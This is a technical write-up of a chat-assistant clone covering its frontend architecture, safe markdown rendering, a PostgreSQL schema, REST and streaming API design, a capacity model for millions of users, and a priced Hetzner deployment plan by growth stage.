
5. Explore assistants (/explore)
The gallery is fetched from /api/assistants. That endpoint deliberately strips system prompts. Picking a card creates a chat with an assistantId, and the server looks the prompt up by id, so a client cannot smuggle in its own "system" instructions through this path. Below the grid is a short row of videos from The Bhairav Show. A thumbnail shows first, and the iframe mounts only when you click.
6. A shared conversation (/share/<id>)

Share posts a sanitised snapshot (roles, text and attachment names only) to /api/share and copies the link. The share page is read-only and renders the same markdown components. "Continue this conversation" copies the chat into the viewer's own history.
7. Mobile (390 × 844)

Below 768px the sidebar becomes a drawer behind a menu button. Share collapses to an icon, a new-chat button appears in the header, and message actions are always visible because touch screens have no hover.
Frontend architecture
The clone is plain JavaScript on the App Router. The only runtime dependencies are next, react and react-dom. There is no markdown library and no state library, and the Anthropic client is about 80 lines of fetch.
Routes
| Route | Type | Purpose |
|---|---|---|
/ | Static shell + client | New chat |
/c/[id] | Partial prerender | Conversation, id read with useParams() inside Suspense |
/library | Static shell + client | Attached files |
/explore | Static shell + client | Assistant gallery |
/share/[id] | Partial prerender | Read-only shared chat |
/api/chat | Dynamic | SSE streaming |
/api/title, /api/share, /api/share/[id], /api/status, /api/assistants | Route handlers | Supporting APIs |
The project has cacheComponents enabled. That matters for dynamic routes: anything reading runtime params must sit under a <Suspense> boundary, or the build fails. The pages under app/(app)/ share one layout that wraps the client shell in Suspense, with a static fallback that looks like the empty sidebar and header. The build prerenders that shell, and the client fills it in. For a localStorage-backed app this is the right trade-off: the server has nothing user-specific to render.
File structure
app/
  layout.js                Inter via next/font, pre-paint theme script
  (app)/layout.js          <Suspense><AppShell>{children}</AppShell></Suspense>
  (app)/page.js            HomeView
  (app)/c/[id]/page.js     ChatRoute -> ChatView
  (app)/library/page.js    LibraryView
  (app)/explore/page.js    ExploreView
  share/[id]/page.js       ShareView
  api/...                  chat, title, share, status, assistants
components/
  AppProvider.js           single store: chats, library, settings, streaming
  AppShell.js              sidebar/rail/drawer, dialogs, shortcuts, toasts
  Sidebar.js ChatHeader.js ChatView.js Composer.js Message.js Markdown.js
  Dialogs.js (search, settings, rename, delete) ui.js (Dropdown, Modal)
lib/
  assistants.js demo.js seed.js storage.js utils.js
  server/anthropic.js server/rateLimit.js server/shareStore.js
State: one provider above the routes
AppProvider lives in the shared layout, so it survives navigation between /, /c/[id], /library and /explore. It owns:
chats: an array of{ id, title, pinned, model, assistantId, messages[] }, persisted tolocalStoragewith a 300ms debounce. During streaming the content changes many times per second, and you do not want to serialise the whole history on every token.library,settings(theme, model, sidebar state, Search and Think flags), the currentstreamingtarget, and theserverMode(live or demo) from/api/status.- Actions:
sendMessage,regenerate,editAndResend,stop,renameChat,togglePin,deleteChat,setFeedback,shareChat,clearAll,resetDemo.
The streaming client is about 60 lines. It POSTs to /api/chat with an AbortController and reads res.body with a TextDecoder. It splits the stream on blank lines and parses each data: JSON event. Deltas go into a buffer that is flushed into React state every 32ms, which gives roughly 30 renders per second regardless of how fast tokens arrive. Without this, a fast model can cause hundreds of re-renders per second on long answers.
Rendering markdown safely
Markdown.js is a small block parser (fences, headings, tables, quotes, nested lists, paragraphs) plus an inline tokenizer (code, bold, italic, strikethrough, links, bare URLs). It outputs React elements and never calls dangerouslySetInnerHTML. Links are allowed only for http(s), mailto, relative and hash URLs, and they open with rel="noopener noreferrer nofollow". That closes the most common XSS hole in chat UIs: rendering model output, which an attacker can influence through prompt injection, as HTML. The parser also treats an unclosed code fence as a code block that runs to the end of the text, which is what you want while tokens are still arriving.
URL-addressable UI
Conversations are routes. The shell also reads ?search=<q>, ?settings=general|data|shortcuts and ?drawer=1, so support staff, docs and screenshot tooling can link straight to a state. The share view is its own route.
Theming without a flash
The root layout injects a tiny inline script that reads the saved theme from localStorage and adds class="dark" to <html> before first paint. Colours are CSS variables (--bg, --sidebar, --bubble, --line and so on) mapped into Tailwind v4 with @theme inline, so classes like bg-sidebar and border-line switch automatically.
Production data model (PostgreSQL)
In the clone a conversation is a JSON blob in localStorage. In production you need a schema that answers four questions cheaply:
- What are this user's recent conversations?
- What are the last N messages of this conversation, for building the context window?
- How many tokens has this user or organisation used this billing period?
- Which file chunks are relevant to this question?
Every hot query is scoped to a single user, so user_id is the natural shard key. Messages are append-only and grow without bound, so they are partitioned by time.
CREATE EXTENSION IF NOT EXISTS vector;     -- pgvector
CREATE EXTENSION IF NOT EXISTS pgcrypto;

CREATE TABLE users (
  id            uuid PRIMARY KEY DEFAULT gen_random_uuid(),
  email         citext UNIQUE NOT NULL,
  plan          text NOT NULL DEFAULT 'free',        -- free | plus | team
  org_id        uuid,
  created_at    timestamptz NOT NULL DEFAULT now()
);

CREATE TABLE conversations (
  id            uuid PRIMARY KEY DEFAULT gen_random_uuid(),
  user_id       uuid NOT NULL REFERENCES users(id),
  title         text NOT NULL DEFAULT 'New chat',
  assistant_id  text,
  model         text NOT NULL,
  pinned        boolean NOT NULL DEFAULT false,
  summary       text,                 -- rolling summary for long chats
  summary_upto  bigint,               -- last message seq folded into summary
  last_seq      bigint NOT NULL DEFAULT 0,
  created_at    timestamptz NOT NULL DEFAULT now(),
  updated_at    timestamptz NOT NULL DEFAULT now(),
  deleted_at    timestamptz
);
CREATE INDEX conversations_user_recent
  ON conversations (user_id, pinned DESC, updated_at DESC)
  WHERE deleted_at IS NULL;
CREATE INDEX conversations_title_trgm
  ON conversations USING gin (title gin_trgm_ops);

CREATE TABLE messages (
  conversation_id uuid NOT NULL,
  seq             bigint NOT NULL,           -- per-conversation order
  id              uuid NOT NULL DEFAULT gen_random_uuid(),
  user_id         uuid NOT NULL,             -- denormalised for sharding
  role            text NOT NULL CHECK (role IN ('user','assistant','system','tool')),
  content         text NOT NULL,
  parent_seq      bigint,                    -- edits/regenerations branch
  status          text NOT NULL DEFAULT 'complete', -- streaming|complete|stopped|error
  model           text,
  input_tokens    int,
  output_tokens   int,
  feedback        smallint,                  -- 1 / -1
  created_at      timestamptz NOT NULL DEFAULT now(),
  PRIMARY KEY (conversation_id, seq, created_at)
) PARTITION BY RANGE (created_at);
-- monthly partitions created ahead of time by pg_partman
CREATE INDEX messages_fts ON messages USING gin (to_tsvector('simple', content));

CREATE TABLE files (
  id          uuid PRIMARY KEY DEFAULT gen_random_uuid(),
  user_id     uuid NOT NULL,
  name        text NOT NULL,
  mime        text NOT NULL,
  bytes       bigint NOT NULL,
  sha256      bytea NOT NULL,
  object_key  text NOT NULL,                 -- s3://assist-files/...
  scan_status text NOT NULL DEFAULT 'pending',
  created_at  timestamptz NOT NULL DEFAULT now()
);

CREATE TABLE file_chunks (
  file_id    uuid NOT NULL REFERENCES files(id) ON DELETE CASCADE,
  user_id    uuid NOT NULL,
  ord        int NOT NULL,
  content    text NOT NULL,
  tokens     int NOT NULL,
  embedding  vector(1024) NOT NULL,
  PRIMARY KEY (file_id, ord)
);
CREATE INDEX file_chunks_hnsw ON file_chunks
  USING hnsw (embedding vector_cosine_ops) WITH (m = 16, ef_construction = 64);
CREATE INDEX file_chunks_user ON file_chunks (user_id);

CREATE TABLE usage_events (            -- the billing source of truth
  id             uuid NOT NULL,         -- = request id (idempotent)
  user_id        uuid NOT NULL,
  org_id         uuid,
  model          text NOT NULL,
  input_tokens   int NOT NULL,
  cached_tokens  int NOT NULL DEFAULT 0,
  output_tokens  int NOT NULL,
  cost_micros    bigint NOT NULL,       -- computed at write time from a price table
  occurred_at    timestamptz NOT NULL,
  PRIMARY KEY (id, occurred_at)
) PARTITION BY RANGE (occurred_at);

CREATE TABLE shares (
  id          text PRIMARY KEY,           -- 16-char random slug
  conversation_id uuid NOT NULL,
  upto_seq    bigint NOT NULL,            -- snapshot boundary
  created_by  uuid NOT NULL,
  revoked_at  timestamptz,
  created_at  timestamptz NOT NULL DEFAULT now()
);
Design notes
seqinstead of timestamps for ordering. Two messages can share a millisecond, and clocks drift across app nodes. A per-conversationseq, taken withUPDATE conversations SET last_seq = last_seq + 1 ... RETURNING last_seq, gives a total order. It also gives cheap "messages after X" sync queries for multi-device clients.- Branching. Edit-and-resend and regenerate create siblings through
parent_seqinstead of deleting history. The UI shows the latest branch, and analytics keep the alternatives, which matter for evaluating thumbs-down answers. - Status column. A message row is written as
streamingwhen generation starts and finalised when it ends. If a gateway node dies mid-stream, a sweeper marks oldstreamingrowsstopped. The clone does the same thing on page load. - Shard key. At tens of millions of users, distribute
conversations,messages,files,file_chunksandusage_eventsbyuser_id, using Citus or application-level sharding with a lookup table. Every hot query already containsuser_id, so no query fans out across shards. Team workspaces shard byorg_idinstead. - Partitioning.
messagesandusage_eventsget monthly range partitions throughpg_partman. Old partitions move to cheaper storage or are detached and archived to Object Storage as Parquet, which also makes retention policies under GDPR or DPDP straightforward. - Vectors stay in Postgres until roughly 50–100M chunks. The HNSW index plus a
user_idfilter is enough, and one fewer datastore is one fewer thing to secure and back up.
API design
The public API is REST plus one streaming endpoint. GraphQL buys little here: the screens map one-to-one onto resources, and streaming responses do not fit GraphQL's request/response model well.
| Method | Endpoint | Notes |
|---|---|---|
| GET | /v1/conversations?cursor=&limit=30 | Sidebar list, pinned first, then updated_at DESC |
| POST | /v1/conversations | Create, optional assistant_id |
| PATCH | /v1/conversations/:id | title, pinned |
| DELETE | /v1/conversations/:id | Soft delete, hard purge after 30 days |
| GET | /v1/conversations/:id/messages?after_seq=&limit=50 | Sync and history |
| POST | /v1/conversations/:id/messages | Creates a user message and starts generation, returns 202 { message_id, stream_url } |
| GET | /v1/streams/:message_id | SSE stream of the reply, resumable with Last-Event-ID |
| POST | /v1/streams/:message_id/cancel | Stop generating |
| POST | /v1/messages/:id/feedback | { value: 1 | -1, reason? } |
| POST | /v1/files | Presigned upload URL, then POST /v1/files/:id/complete |
| GET | /v1/search?q= | Titles + full-text over messages |
| POST | /v1/shares / GET /v1/shares/:id | Snapshot share |
| GET | /v1/usage?period=2026-11 | Tokens and spend for quota UI |
Separate "start" from "stream"
The clone uses a single POST /api/chat that both accepts the prompt and streams the answer. That is fine on one machine, but production should split it. POST .../messages validates the request, checks the quota, writes the user message and enqueues generation, then returns a message_id. The browser opens GET /v1/streams/:message_id. The split buys three things:
- The stream is a GET, so it is resumable with standard
EventSourcesemantics andLast-Event-ID. - Generation is decoupled from the HTTP connection. A dropped phone connection does not kill the job, and a second device can attach to the same stream.
- Retries are safe. The POST carries an
Idempotency-Keyheader, the gateway storeskey → message_idin Valkey for 24 hours, and a retried POST returns the existing message instead of paying for a second generation.
Cursor pagination
The sidebar uses keyset pagination on (pinned, updated_at, id). The cursor is an opaque base64 of the last row's tuple, and the query is WHERE (updated_at, id) < ($1, $2) ORDER BY updated_at DESC, id DESC LIMIT 30. Offset pagination breaks when a chat jumps to the top because a new message arrived. Keyset pagination does not. Messages paginate on seq.
Rate limits and quotas are two different things
- Rate limits protect the system. They are per IP and per user, measured in requests per minute, and applied at the edge and the gateway. They return
429withRetry-After. The clone has a 30 requests/minute in-memory limiter on/api/chat. - Quotas protect the business. They are measured in tokens or credits per day or month and depend on the plan. They are checked before generation starts, using an estimate of input tokens plus
max_tokens, and settled with the real usage afterwards. A user out of quota gets a402-style error with an upgrade path, not a 429.
Stream event contract
The clone's wire format is already close to production:
data: {"type":"meta","mode":"live","model":"assist-5"}
data: {"type":"delta","text":"Here is"}
data: {"type":"done","usage":{"input_tokens":812,"output_tokens":356}}
In production, add id: lines (<message_id>:<seq>) so a client can resume. Add a heartbeat comment every 15 seconds so proxies do not close idle connections during long thinking phases. Errors should carry a machine-readable code (quota_exceeded, upstream_overloaded, content_filtered) so the UI can show the right action.
Scaling to millions of users
Capacity model and architecture drafted with Claude Opus 5.5 inside Claude Code. All figures are estimates with the arithmetic shown.
A chat assistant has an unusual load profile. The database and API traffic is modest. The expensive part is a small number of very long-running, compute-heavy requests: generations that hold a GPU slot and an open HTTP connection for 5–60 seconds each. Capacity planning starts with tokens, not requests.
Back-of-envelope at 5M MAU (all figures are estimates)
Assumptions: 25% DAU/MAU, 8 prompts per active user per day, an average of 2,500 input tokens per generation (system prompt, history and any file context) and 400 output tokens. Peak hour runs at 3× the daily average.
| Quantity | Arithmetic | Result |
|---|---|---|
| DAU | 5,000,000 × 0.25 | 1.25M |
| Generations/day | 1.25M × 8 | 10M |
| Generations/s (avg / peak) | 10M ÷ 86,400 ; × 3 | ~116/s ; ~350/s |
| Output tokens/s (avg / peak) | 116 × 400 ; × 3 | ~46K/s ; ~139K/s |
| Input (prefill) tokens/day | 10M × 2,500 | 25B |
| Concurrent streams at peak | 350/s × ~9 s per reply | ~3,150 |
| API reads/s (avg / peak) | 1.25M × 20 ÷ 86,400 ; × 3 | ~290 ; ~870 |
| DB row writes/s (avg / peak) | 10M × 3 rows ÷ 86,400 ; × 3 | ~350 ; ~1,040 |
| Message storage/day | 10M × ~2 KB × 2 (indexes) | ~40 GB → ~14.6 TB/year |
| Token egress/day | 4B tokens × ~4 B × 3 (SSE framing) | ~50 GB |
Three conclusions fall out of this table:
- Postgres is not the bottleneck. About 1,000 writes/s and 900 reads/s fits a well-tuned primary with replicas and PgBouncer. The problem is storage growth, which partitioning and archiving solve.
- Egress is negligible. Text is tiny. This is the opposite of a video app.
- GPU throughput is the whole game. About 139K output tokens/s at peak, plus 25B prefill tokens a day, is what you pay for. Either it shows up as a hosted-API invoice or as a rack of GPUs.
Architecture
- Edge. Cloudflare or Bunny in front: TLS, WAF, bot protection, static assets, and coarse IP rate limits. SSE passes through with buffering off.
- Hetzner Load Balancer, or HAProxy on dedicated nodes at larger scale. It routes
/v1/streams/*to the stream gateways and everything else to the API tier. - API tier. Stateless Next.js or Node containers handle auth, CRUD, search and presigned uploads. They scale horizontally on CPU.
- Inference gateway. A stateless Go or Node service owns the generation lifecycle. It checks the quota, builds the context, picks a backend, calls the hosted API or the vLLM/SGLang pool, appends deltas to Redis Streams, meters tokens, and publishes completion events.
- Stream gateways. These hold browser SSE and WebSocket connections. They read deltas from Redis Streams by
message_id, so any gateway can serve any stream, and a reconnect can land on a different node. - Valkey (Redis-compatible) holds sessions, rate-limit and quota counters (token buckets using Lua), idempotency keys, per-message delta streams with a 15-minute TTL, and hot conversation caches.
- Postgres 17. A primary with two streaming replicas and PgBouncer in transaction mode. Monthly partitions on
messagesandusage_events. Citus or app-level sharding byuser_idonce one primary passes roughly 5–10 TB or about 10K writes/s. - Queue: NATS JetStream. Carries usage events (at-least-once delivery, deduplicated by request id), title generation, embedding jobs for uploaded files, moderation, and webhooks. Kafka is a fine alternative if a data team already runs it. Redis Streams is enough at launch.
- Object Storage holds raw uploads, archived partitions in Parquet, and backups.
- GPU pool. vLLM or SGLang servers on GEX nodes, behind a routing layer that balances on queue depth and KV-cache usage rather than round-robin.
Stateless tiers, sticky caches
Nothing in the API, inference-gateway or stream-gateway tiers keeps state that cannot be lost. A generation's progress lives in Redis Streams and Postgres, not in a process. A node can be killed mid-stream: the client reconnects with Last-Event-ID, lands on another node and resumes. The inference worker that died has its job re-queued, and the half-written message is marked stopped or regenerated, depending on product policy.
One exception is deliberate: prefix-cache affinity on GPUs. vLLM and SGLang reuse KV-cache blocks for shared prefixes, such as the system prompt plus earlier turns of the same conversation. Routing all turns of a conversation to the same replica, by consistent hashing on conversation_id with fallback on overload, raises cache hit rates and cuts time-to-first-token. This is a soft affinity. Losing it costs latency, never correctness.
Caching
- Conversation list and recent messages: cached in Valkey per user and invalidated on write. They are read on every page load.
- Context assembly: the summary and last N messages are cached by
(conversation_id, last_seq), so a regenerate does not re-query the database. - Provider prompt caching: hosted APIs let you mark a stable prefix, such as the system prompt or a big attached document, as cacheable, so repeated turns bill those tokens at a reduced rate. Put the stable material first and the volatile material last.
Multi-region
Start in one EU region, Falkenstein or Nuremberg, with Helsinki as the disaster-recovery site. The user-perceived latency that matters is time-to-first-token, which is dominated by model prefill, not network round-trip time, so a single region serves Europe and India acceptably. When you add the US, run API and stream gateways in Ashburn on Hetzner Cloud with a regional Postgres for US-resident accounts. Pin each user to a home region (user_id → region in a small global directory), and let the edge route by a region cookie. Hetzner's dedicated and GPU servers are in Germany and Finland only, so US inference either crosses the Atlantic (adding roughly 90–100 ms to TTFB, which is acceptable for chat) or uses a hosted API endpoint in the US.
Deploying on Hetzner
Server plan drafted with Claude from Hetzner's own price pages, fetched by Claude Code on 11 November 2026. Verify prices on hetzner.com before ordering.
Hetzner is a strong fit for the non-GPU parts of a chat product, which are cheap CPU, RAM and NVMe with generous traffic. With the GEX line it is now a credible option for steady-state inference too. Be honest about the limits up front:
- Locations. Falkenstein and Nuremberg (Germany), Helsinki (Finland), Ashburn VA and Hillsboro OR (US), and Singapore. Dedicated AX and GEX servers are Germany and Finland only.
- No managed Postgres or managed Kubernetes. You run Postgres yourself, or use an external provider.
- No global anycast edge. Pair Hetzner with Cloudflare or Bunny for global TLS termination, WAF and caching.
- GPU stock for the newest cards can be limited. Order ahead and keep a hosted-API fallback in the router.
All prices below are excl. VAT, as listed on hetzner.com in Nov 2026. Verify before ordering. Some shared Cloud plans are marked "currently not available" in some locations at times. Have a CCX fallback.
Stage 1: Launch (0–50K MAU)
Docker Compose and Ansible on Hetzner Cloud in NBG1, inference through a hosted API.
- 2× CPX32 (4 vCPU / 8 GB, €35.99 each) run the Next.js app, the inference gateway and the stream gateway as containers, behind a Load Balancer (LB11, from about €6/month, check the console). Caddy or Traefik runs on each node.
- 2× CCX13 (dedicated 2 vCPU / 8 GB, €43.49) run Postgres 17 as primary and streaming replica, with Patroni for failover once you are comfortable with it. Use dedicated vCPU for the database, never shared.
- 1× CPX22 for Valkey, with AOF persistence.
- 1× CPX22 for Prometheus, Grafana and Loki.
- Object Storage (€6.49 base, includes 1 TB stored and 1 TB egress) for uploads and pgBackRest backups.
- Network. A Cloud Network (private 10.0.0.0/16). Only the Load Balancer and a WireGuard bastion get public ingress. Hetzner Cloud Firewalls allow 443 to the LB and 51820/udp to the bastion. Everything else talks over the private network.
Stage 2: Growth (~500K MAU)
Move to k3s (three server nodes plus agents) or Nomad. Containers get rolling deploys and horizontal pod autoscaling on the API and gateway tiers.
- App and gateways on 4× CPX42 (8 vCPU / 16 GB). Two CPX32 run workers for titles, embeddings, moderation and billing aggregation.
- Postgres moves to 2× AX102 (Ryzen 9 7950X3D, 128 GB ECC, 2×1.92 TB NVMe DC, from €159). The AX servers join the cloud private network over a vSwitch. One AX102 has more database headroom than any CCX at a fraction of the price. PgBouncer runs as a sidecar on app nodes.
- 3× CPX22 for a NATS JetStream cluster, and 2× CPX32 for Valkey (primary and replica, with Sentinel).
- First GPUs: 2× GEX63 (RTX PRO 6000 Blackwell Max-Q, 96 GB, €999). They serve the "mini" model tier and all background LLM work (titles, summaries, embeddings, moderation classifiers) with vLLM. Frontier-quality traffic stays on the hosted API.
Stage 3: Scale (~5M MAU)
Move the steady-state CPU fleet from Cloud to dedicated AX42 servers (8 cores, 64 GB DDR5 ECC, from €79). At this size, cloud instances cost roughly 2–3× more per core than dedicated ones. Keep a small CPX pool for burst autoscaling.
- Postgres: 3× AX162 (EPYC 48 cores, 256 GB+, from €319) as primary plus two replicas, with sharding by
user_idplanned. RAG vectors go on 2× AX102 running Postgres with pgvector, separate from the OLTP primary. - GPU pool: about 24× GEX63 running vLLM with tensor parallelism of 1 for a ~30B-class FP8 open model. The pool handles around 40% of peak tokens, and the router spills the rest to the hosted API (see the deep dive for the math).
- 10 Gbit uplinks on the database and stream-gateway nodes (an add-on). Two availability zones: Falkenstein and Nuremberg for compute, Helsinki for replicas and backups.
Stage 4: Hyperscale (10M+ MAU)
- Full Kubernetes (Talos or kubeadm) across DE and FI, with Cluster API for node lifecycle.
- 8 Postgres shards, each with three AX162s.
- GEX430 nodes (4× RTX PRO 6000, 96 GB each, €3,599) for larger models with tensor parallelism of 4, using prefill/decode disaggregation in SGLang or vLLM.
- A US footprint on Hetzner Cloud in Ashburn for gateways and regional Postgres. US inference goes to the hosted API region or back to the EU pool.
Backups and restore
- pgBackRest to Object Storage: a full backup weekly, a differential daily, and continuous WAL archiving, giving a recovery point of about one minute. Backups are encrypted with a repo key held outside Hetzner.
- A second pgBackRest repo in another region, or with another provider.
- Restore drills every month. Restore into a scratch AX, replay WAL to a timestamp, run checksums and row-count comparisons, and record the time taken as your measured recovery time.
- Valkey AOF snapshots go to Object Storage daily. Valkey is a cache plus short-lived streams, so losing it costs latency, not data.
Ansible skeleton
# site.yml (stage 1-2)
- hosts: all
  roles: [base, wireguard, node_exporter, promtail]
- hosts: db
  roles: [postgres17, pgbackrest, patroni]
- hosts: app
  roles: [docker, caddy, assist_app]
  vars:
    assist_env:
      ANTHROPIC_API_KEY: "{{ vault_anthropic_api_key }}"   # from ansible-vault / SOPS
      DATABASE_URL: "postgres://assist@10.0.1.10:6432/assist"
Hetzner server plan by growth stage
Prices in EUR per month, excl. VAT, as listed on hetzner.com in November 2026. Verify current pricing and availability before ordering.
Launch· 0–50K MAU
≈ €211.43 / monthDocker Compose + Ansible on Hetzner Cloud (NBG1 prices). All inference through a hosted API (Anthropic), billed per token and not included here. Postgres on dedicated-vCPU CCX instances.
| Role | Hetzner | Spec | Count | Unit € / mo | Total € / mo |
|---|---|---|---|---|---|
| App + inference gateway + SSE (Docker) | CPX32 | 4 vCPU / 8 GB / 160 GB NVMe | 2 | €35.99 | €71.98 |
| PostgreSQL 17 primary + replica | CCX13 | 2 dedicated vCPU / 8 GB / 80 GB | 2 | €43.49 | €86.98 |
| Valkey (sessions, rate limits, streams) | CPX22 | 2 vCPU / 4 GB / 80 GB | 1 | €19.99 | €19.99 |
| Monitoring (Prometheus, Grafana, Loki) | CPX22 | 2 vCPU / 4 GB / 80 GB | 1 | €19.99 | €19.99 |
| Load Balancer | LB11 | from ~€6/month, check console | 1 | €6.00 | €6.00 |
| Object Storage (uploads, backups) | Object Storage | 1 TB storage + 1 TB egress included | 1 | €6.49 | €6.49 |
Growth· ~500K MAU
≈ €2,930.27 / monthk3s cluster. Postgres moves to dedicated AX102s over vSwitch. First two GPUs serve the mini tier and background LLM jobs with vLLM; frontier traffic stays on the hosted API (token spend not included).
| Role | Hetzner | Spec | Count | Unit € / mo | Total € / mo |
|---|---|---|---|---|---|
| App + gateways (k3s) | CPX42 | 8 vCPU / 16 GB / 320 GB | 4 | €69.99 | €279.96 |
| Workers (titles, embeddings, billing) | CPX32 | 4 vCPU / 8 GB / 160 GB | 2 | €35.99 | €71.98 |
| PostgreSQL primary + replica | AX102 | Ryzen 9 7950X3D 16c / 128 GB ECC / 2×1.92 TB NVMe DC | 2 | €159.00 | €318.00 |
| Valkey primary + replica | CPX32 | 4 vCPU / 8 GB | 2 | €35.99 | €71.98 |
| NATS JetStream cluster | CPX22 | 2 vCPU / 4 GB | 3 | €19.99 | €59.97 |
